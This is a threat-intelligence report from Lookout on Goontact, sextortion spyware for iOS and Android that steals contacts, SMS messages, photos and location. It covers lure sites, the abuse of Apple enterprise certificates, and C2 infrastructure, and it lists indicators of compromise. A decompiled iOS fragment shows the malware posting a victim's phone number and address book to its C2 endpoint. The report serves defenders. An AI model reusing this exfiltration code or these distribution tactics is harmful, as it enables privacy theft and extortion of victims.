New Spyware Used by Sextortionists | iOS/Android Blackmail

By Lookout

Published: 2020-12-16 · Archived: 2026-04-05 13:36:23 UTC

With contributions from Diane Wee, Innovation Strategist at Lookout. Diane helped with the translation portion of this research.

The Lookout Threat Intelligence team has discovered a new mobile app threat targeting iOS and Android users in Chinese speaking countries, Korea and Japan. The spyware, which we have named Goontact, targets users of illicit sites, typically offering escort services, and steals personal information from their mobile device. The types of sites used to distribute these malicious apps and the information exfiltrated suggests that the ultimate goal is extortion or blackmail.

We found that Goontact, which often disguises itself as secure messaging applications, can exfiltrate a wide range of data, such as:


- Device identifiers and phone number.
- Contacts.
- SMS messages.
- Photos on external storage.
- Location information.

Tablets and smartphones are a treasure trove of personal data. These devices store private data, such as contacts, photos, messages and location. Access to all of this data enables cybercriminals like the operators of Goontact to run a successful extortion campaign.

Malicious functionality and impact

These sextortion scams are exploiting Chinese-, Japanese- and Korean-speaking people in multiple Asian countries. Evidence on distribution sites also suggests that this operation is functional in China, Japan, Korea, Thailand and Vietnam.

The scam begins when a potential target is lured to one of the hosted sites where they are invited to connect with women. Account IDs for secure messaging apps such as KakaoTalk or Telegram are advertised on these sites as the best forms of communication and the individual initiates a conversation.



Lure site screenshots for Goontact that invite visitors to contact a KakaoTalk ID or a Telegram ID to access the services being advertised.

In reality, the targets are communicating with Goontact operators. Targets are convinced to install (or sideload) a mobile application on some pretext, such as audio or video problems. The mobile applications in question appears to have no real user functionality, except to steal the victim's address book, which is then used by the attacker ultimately to extort the target for monetary gain.


Potential attribution

We found that the websites associated with Goontact bear many similarities in naming convention, appearance and targeted geographic region. The sites also used logos associated with domains that were part of a sextortion campaign reported by Trend Micro in 2015.1

We believe this campaign is operated by a crime affiliate, rather than nation state actors. While we have yet to uncover any definitive infrastructure links, we believe it is highly probable that Goontact is the newest addition to this threat actor's arsenal. **Most notably, the iOS component of this scam has not been reported on before.**

Based on our research, the campaign has been active since at least 2013. However, the Goontact malware family is novel and is still actively being developed. The earliest sample of Goontact observed by Lookout was in November 2018, with matching APK packaging and signing dates, leading us to believe malware development likely started in this time frame.

Goontact iOS



Recent active Goontact distribution sites mimicking App Store pages. The servers used for distribution of the malware also host a login panel indicating that they serve as command-and-control (C2) servers. The apps are under continuous development and have been updated multiple times per month.

Early samples of the iOS version of Goontact show the primary functionality is to steal a victim's phone number and contact list. Later iterations incorporated functionality to communicate to a secondary command-and-control (C2) server and display a message to the user that has been tailored by the attacker, before exiting the app.

```
16  v3 = objc_msgSend(self->_myDict1, "componentsJoinedByString:", CFSTR(","));
17  v4 = objc_retainAutoreleasedReturnValue(v3);
18  v13[0] = (__int64)CFSTR("phoneSystem");
19  v14[0] = (__int64)CFSTR("ios");
20  v13[1] = (__int64)CFSTR("phoneNumber");
21  v5 = objc_loadWeakRetained((id *)&self->_phonetxt);
22  v6 = objc_msgSend(v5, "text");
23  v7 = objc_retainAutoreleasedReturnValue(v6);
24  v14[1] = (__int64)v7;
25  v14[2] = (__int64)v4;
26  v13[2] = (__int64)CFSTR("addressList");
27  v13[3] = (__int64)CFSTR("createTime");
28  v14[3] = (__int64)CFSTR("1");
29  v8 = objc_msgSend(&OBJC_CLASS___NSDictionary, "dictionaryWithObjects:forKeys:count:", v14, v13, 4LL);
30  v9 = objc_retainAutoreleasedReturnValue(v8);
31  objc_release(v7);
32  objc_release(v5);
33  v10 = objc_msgSend(&OBJC_CLASS___BaseRequest, "alloc");
34  v11 = objc_msgSend(v10, "init");
35  v12[0] = (__int64)_NSConcreteStackBlock;
36  v12[1] = 3254779904LL;
37  v12[2] = (__int64)sub_100005E4C;
38  v12[3] = (__int64)&unk_10003C788;
39  v12[4] = (__int64)self;
40  -[BaseRequest baseRequest:method:success:failed:isGet:](
41    v11,
42    "baseRequest:method:success:failed:isGet:",
43    v9,
44    CFSTR("JYSystem/restInt/collect/postData"),
```

Code that exfiltrates a victim's address list from an infected device.


Signing identities

Goontact on iOS relies on the user side-loading an IPA file from a distribution site. These sites contained links to a distribution manifest, which provides a download URL for the IPA. To successfully do this, Goontact abuses the Apple enterprise provisioning system.

To be distributed outside the App Store, an IPA file must contain a mobile provisioning profile with an enterprise certificate. These enterprise certificates can be generated from the Apple Developer console and can then be used to code sign apps using a signing identity tied to the company's developer profile or TeamID. The operators of Goontact were able to obtain enterprise certificates apparently associated with legitimate businesses to sign their malware which was then distributed on sites mimicking App Store pages.

The Apple Developer Enterprise program is intended to permit organizations to distribute proprietary, in-house apps to their employees without needing to use the iOS App Store. A business can obtain access to this program only provided they meet requirements set out by Apple.

This is a similar tactic used by other iOS threats we have observed such as eSurvAgent. It requires the user to download the app through a browser, install it, navigate to their Settings app and then explicitly trust the signing identity used to sign the IPA file. Only after a verification process of the signing identity with Apple's servers, is the app able to run on an iOS device.



Screenshots of a live distribution site providing instructions on how to install the iOS version of Goontact. In the rightmost image above, the name of the company whose signing identity was used to create the mobile provisioning profile for the app can be seen.

The enterprise mobile provisioning profiles used by Goontact all reference apparently legitimate companies. The list, as shown below, includes companies registered in China and in the United States across various sectors such as power generation companies, credit unions, and railroad companies.


TeamID	**TeamName (Company Name)**
AKSVA57833	Jinhua Changfeng Information Technology Co., Ltd.
5YMLXQ5HEE	Qingdao Haier Technology Co., Ltd.
VWEN6QTM5A	Linkplay Tech Inc.
GCDHET33K9	Norfolk Southern Corporation
KRDUAN5QNS	Dalian Rural Commercial Bank Co., Ltd.
7TLJH7GP4B	Daikin Airconditioning (Hong Kong) Ltd
5383H5PWBS	AbleSky Inc.
229BL7A3HR	GUANGZHOU INSOONTO NETPAY TECHNOLOGY CO.; LTD.
7RZF8699DK	Guangzhou Jianxin Automation Technology Co.,Ltd.

Most of the companies observed either have current or past developer profiles and applications on the iOS App Store. However, It is still unclear to us whether these signing identities have truly been compromised, or if they were created by the malware operators masquerading as representatives of the companies in question.

During our research we observed multiple signing identities being revoked. In those cases, new malware samples using a new identity immediately appeared on the distribution sites. We sometimes observed this occurring multiple times a month, indicating the actors behind Goontact have little difficulty acquiring access to additional accounts.

Goontact Android

The Android component of Goontact is much more feature-rich. In addition to contact stealing, these samples contain more advanced functionality such as exfiltration of SMS messages, photos and location.



Icons of Goontact Android samples displaying the possible lures used in the campaign to entice individuals to download and install the malware samples.


Infrastructure

Most command-and-control (C2) domains leveraged by Goontact are sites also hosting the iOS variant of the malware. Almost all active malware C2s have login panels on non-standard ports such as 8085 and 9905.

All live C2 panels are in Chinese. This evidence, along with names of the companies being used for developer profiles suggest that the developers and operators of the campaign are Chinese speakers.

The path component of the C2 URL in current samples commonly includes “/JYSystem/” on both iOS and Android, which is a reference to an open source HTML template available on Github.2 After exploring the infrastructure during our research, we discovered dozens of active sites with the same patterns hosting numerous IPA files. A number of them are listed in our screenshot below but new domains are registered daily. These domains were linked to each other using shared IP addresses and SSL certificates.

Lure sites are middleman sites that offer the option of setting up dates and chats with women after paying a session fee. Recent lure sites include links to the malicious applications and provide detailed installation instructions to the victims. The malicious APK files have been observed to be hosted on the lure sites, but the IPA files are all hosted on separate distribution sites as described above.



A lure site (red-v10[.]com) in Korean links back to Goontact samples hosted on one of the distribution sites (redvios[.]com) along with instructions on how to install it. Sites are sensitive to User-Agent headers in order to display an application appropriate for the device of the user.

While the Goontact surveillance apps described in this campaign are not available on Google Play or the iOS App Store, the duration, breadth and tactics exhibited highlight the lengths malicious actors will go to deceive victims and bypass built-in protections. Lookout secures consumers and enterprise users from Goontact. On Android, all Lookout users are protected, whereas on iOS, Lookout for Work users and Lookout Premium Plus subscribers are protected.

Lookout Threat Advisory Services customers have already been notified with additional intelligence on this and other threats. Take a look at our Threat Advisory Services page to learn more.

Indicators of Compromise

SHA1	BundleID/PackageName	Version
42ef90e6b780535ca9c5c8ebb579f67fde10aed0	com.llt2e3982st.usplodioudadcontacu	3.58
2c09943657faa51f2ad04a13526dd15a532db419	com.te3999982st.usplodioudadcontact	3.58
656442ef12a4387f03a82b124e78856e52011990	com.te3982st.usplodioudadcontact	3.58
17dc78091721d0c5fdd6bc43e895ae41dce38843	com.tle3982st.usplodioudadcontact	3.58
29459ac3115bb4544ac19bd4153e60a9568f7749	com.tle3982st.usplodioudadcontact	3.58
70da86cebe0a83b5a0a026c92319bdd6ec176302	com.t2edddiw3982st.usplodioudadcontacu	3.58
1e237e0e5154e3339d4cf9411d9beccc8145318d	com.tae39b82st.usplodioudadcontact	3.58

SHA1	BundleID/PackageName	Version
4b44850d9d4bbce5b53c89e5a0b4c595717167c3	com.aodye3982st.usplodioudadcontacu	3.58
107eb56cdfa573f75573e9d779184efcc9d99fae	com.body3982st.usplodioudadcontact	3.58
2865bf9187f42f4e9a6647680f1d62d90102d735	com.ae3982st.usplodioudadcontact	3.58
514508dc681f514cd1bbb549704df4494f931dcb	com.ts2e31982st.usplodioudadcontacu	3.58
c90bbe81354eb15e2a7d744bc0d4c1f2a10e252c	com.t2e3982d3st.usplodioudadcontacu	3.58
d9a4e88538c5b9b571f8c8954c29332d73135695	com.t1e3982st.usplodioudadcontact	3.58
b1d41ce7c25af9cd06b66827360346f5995bd4b6	com.test.uploadcontact	3.48
09567f7e5ad96fd8d62495dccc65ac008ab8ea4a	com.tes1t.uploadcontacu	3.48
a371c84bc31d7acff01a8a19407d09390b8f6ac2	com.t2e3982st.usplodioudadcontacu	3.58
26e9429f32f658e9b7fda03ba432a7bdd3931ae3	com.te23s1t.up3lo5adcontacv	3.48
f113e86f3ff4ef4d2530344047dd442ba3d5fdcc	com.test.uploadcontact	3.48
bae146f1338fab6d8171a7265a3d9b505ab684ec	com.red1.uploadcontacu	3.48
2d07a13dbb81c85771c21e51b8461f6226419036	com.test.uploadcontact	3.48
c8101f36856da0c98bc6a0cdb2441fe271ffcc66	com.tewt.udjsu	3.48
72881676401a4aa29bd8a256ff642e168f3ba789	com.tew3t.udjsv	3.48
f897c880715f072e265f834ef60755985028dec1	com.tccpt.idyusui	3.28
8dfac901f7bd31a84469ecf72f8534c590dc1ca2	com.myit.my	3.28
1a75700ceef9601044b7bbabcd0c140354bf9962	com.meitu.diudiu	3.28
a6a81aa87fe82096d58937072dddc4dc00e1b707	com.tc.AVideo	3.29
4e735d043fac23f08ccfee8cd23adb0eef1da4ed	com.test.uploadcontact	3.28
578d1f6be9c18c5ec4bc18277adc0dd85daf5529	com.test.myIT	3.28
214d9116af4f67c9721af2e48e3b53935ca6fb36	com.test.uploadcontact	3.28
1816960070779a929a196678fd3efd149da8d3e2	com.test.uploadcontact	3.28
75b06fb18f9baaa6e4946200b026613801039dc7	com.test.uploadcontact	3.28
1222632a75b2173a630944a3f0c8de0b8ba16fa9	com.test.uploadcontact	2.2
034bc59cf7220ba38513c5109412d11f90d27b6c	com.test.uploadcontact	2.2

SHA1	BundleID/PackageName	Version
5c5d1fb9a1a900a49af730e9de6d421e9527fa91	com.test.uploadcontact	2.2
d9c01d9d097cb78de883526fd43bbab23d14e083	com.test.uploadcontact	2.2
08342041afde750e640ef51075568f8d8bdea078	com.test.uploadcontact	2.2
f4eb37c2f7280fb1802230be772ac7ee4fc6f288	com.test.uploadcontact	2.2
5f9d342d51d0565eeff42eed7c73540454d8a2cc	com.test.uploadcontact	2.2
86ec7307ea7b74f696533c56c5bc60636e3f701d	com.test.uploadcontact	2.2
5fa63b4e45db380475c9f836efe8e899d3d24073	com.test.uploadcontact	1.8
de1dfc1593b1d139c48cda204e94e2061b2d9171	com.test.uploadcontact	2
57a34a15fb939ddac60514a3ca5eef0a6bbb6844	com.test.uploadcontact	1.8
01a1b2b7e7222125a29d6667fe456f7ea54e16e5	com.test.uploadcontact	1.8
15e41e8aee06bb2e91148e51a4aac259d201a62c	com.test.uploadcontact	1.8
da9874a86d76c4bdf59eb5c04fb3383dbd3cfdf5	com.test.uploadcontact	2.2
f958be18bd45ea081a389bdaa6e7bec6df06158a	com.test.uploadcontact	2.2
36af9c25a64805f1e6dfa8c57b19f9209dacb33a	com.test.uploadcontact	1.8
522285bbb8f772a1e14c5208fabf4df38e6cbd8d	com.test.uploadcontact	1.8
c9d3ad11cf635a866feb3aaa257474559298d292	com.test.uploadcontact	1.8
691387fb96bee12c9682bc8f30214a663f25f44b	com.test.uploadcontact	2.2
e80494859b11915017d5bea161160467110af554	com.test.uploadcontact	2.2
81849a70778485786a5344ce6b42d106804eec3b	com.test.uploadcontact	2.2
01934d389bd432ed82b3975276ecb9506d9dfb31	com.test.uploadcontact	1.8
e84c675d7c30006f89333e97bbc4db9b0fd4ad53	com.test.uploadcontact	2.2
16fd5be703a416c39bb18edff06637fef42fe912	com.test.uploadcontact	2.2
a09cbb671d33487b13e8c66264654bcb2d7fd985	com.test.uploadcontact	2.2
81801ee0c9fc4eeb128b59d1ee3151b013c85000	com.test.uploadcontact	2
e03c12cde59ec9af95d4dce7df64a40a04222d91	com.test.uploadcontact	2
7d035edc6ee8bde0f1c3a6c837a5bc76e6181b5c	com.test.uploadcontact	1.8

SHA1	BundleID/PackageName	Version
7049a2b4be24375a0c829ec9afac845fb7b53fd1	com.test.uploadcontact	1.5
ad971e0456483841261fd3bcd678d9c50f2c9ace	com.test.uploadcontact	1.5
89e1a0122ab1094ab1767f058041c893bfa76011	com.test.uploadcontact	1.5
5fbaef82614307bb0d1bd55ae9f455c096f7b203	com.test.uploadcontact	1.5
86118a86c61178451564494ada015fc6f4f72ac4	com.test.uploadcontact	1.5
9c1eeb1e47e2ca87daee3e52fe954a2ef035d693	com.test.uploadcontacu	1.5
b41eb2a6e13795af412a4c1af34fd17e9d4f39f4	com.test.uploadcontact	1.6
611769cb7ee62e157d501a0a5f6a90550f3fb9a8	com.test.uploadcontact	1.5
e184f8b44d386dc7f47a8134ff8a8a817333c592	com.apps.agent37	1.0
b48ad2807fb21cf4f7f1c6764cd589aa7f2d2128	com.apps.agent37	1.0
0f779956f066b03f77b44bc3973b62150e07a78f	com.apps.agent37	1.0
cb3f592a664fadcc5adc8dbd80a4331b9be2f524	com.apps.agent37	1.0
e1294bf1e31913dad5ab545987f6a70cde1fffaf	com.txl.ry3	1.0
b782b0261f6a5b47efa26ea5aead615ab9ee1f5c	com.apps.agent37	1.0
7cf9a57e0330760848ad3fdf820f8f1699deea33	com.apps.agent37	1.0
9370642bdabcf6ccf020574bdc673a0a19405024	com.apps.agent37	1.0
167e15f9ac27df69d9e5533559b3b34c2396495e	com.apps.agent37	1.0
5f20a02aa0a59824f69e3527d26c0fcbc65dc288	com.apps.agent37	1.0
fb818da6de6f7434636196d6357525fbf3ca8262	com.apps.agent37	1.0
5ae65ab4c35a080b1541f966f2965828e1bc151e	com.txl.ry3	1.0
613b90b3f0db271e6f7f92bdbcf3b03747e97161	com.apps.agent37	1.0
c766251844dceedf65d235696b81b5f5ea3d77a8	com.apps.agent37	1.0
029cee8238477198ab4133478bd2ba51ae937073	com.apps.agent37	1.0
6f94b680989edc3bd227440023ad4557f04680b9	com.apps.agent37	1.0
2f69024df6d0a2ace8d0e3534a9cab68ba9d81fa	com.apps.agent37	1.0
a287c2498098214871a6a2cff467c5ccc7cdbb43	com.apps.agent37	1.0

SHA1	BundleID/PackageName	Version
0ea6491ada324637163e2afda774598e829e51e2	com.apps.agent37	1.0
f728d4e1e53d10b7d643354ee67e93005b32be58	com.apps.agent37	1.0
21d83bc3153b255627d077d6368dd0b728178eaa	com.txl.ry3	1.0
3a0b362962bd0a486baef9c33f424ce732012182	com.txl.ry3	1.0
8fe73b7337b39ba700d3bd072e537a70c6b93e4b	com.apps.agent37	1.0
33bcb634d5dc38850a5e2b2ba9ccd78fb4778f4c	com.apps.agent37	1.0
cb768e4483c1753a28dd13a6e8c60e39878cc862	com.txl.ry3	1.0

Domains

redvios[.]com

v-talk[.]top

v-talk[.]vip

ladysizi[.]top

mmbox[.]top

oncamera[.]top

oncast[.]top

mimibox[.]top

voicecontrol[.]top

signaltalk[.]top

oncamera[.]vip

dalbam[.]vip

mimimsg[.]net

signal-live[.]vip

tele-gram[.]vip

vtalk[.]vip

a-video[.]vip

livetalk[.]vip

livetalk[.]top

download-file[.]top

grd77[.]cn

mimicwt[.]net

super-voice[.]vip

mimi18s[.]top

momomsg[.]top

live-live[.]vip

zerobyte[.]top

zerobt[.]net

w-video[.]vip

ser-chat[.]com

tocast[.]vip

videosound[.]vip

twi-tter[.]vip

my-player[.]vip

voicesupport[.]vip

1 https://www.trendmicro.de/cloud-content/us/pdfs/security-intelligence/white-papers/wp-sextortion-in-the-far-east.pdf

2 https://github.com/cnloli/JYSystem
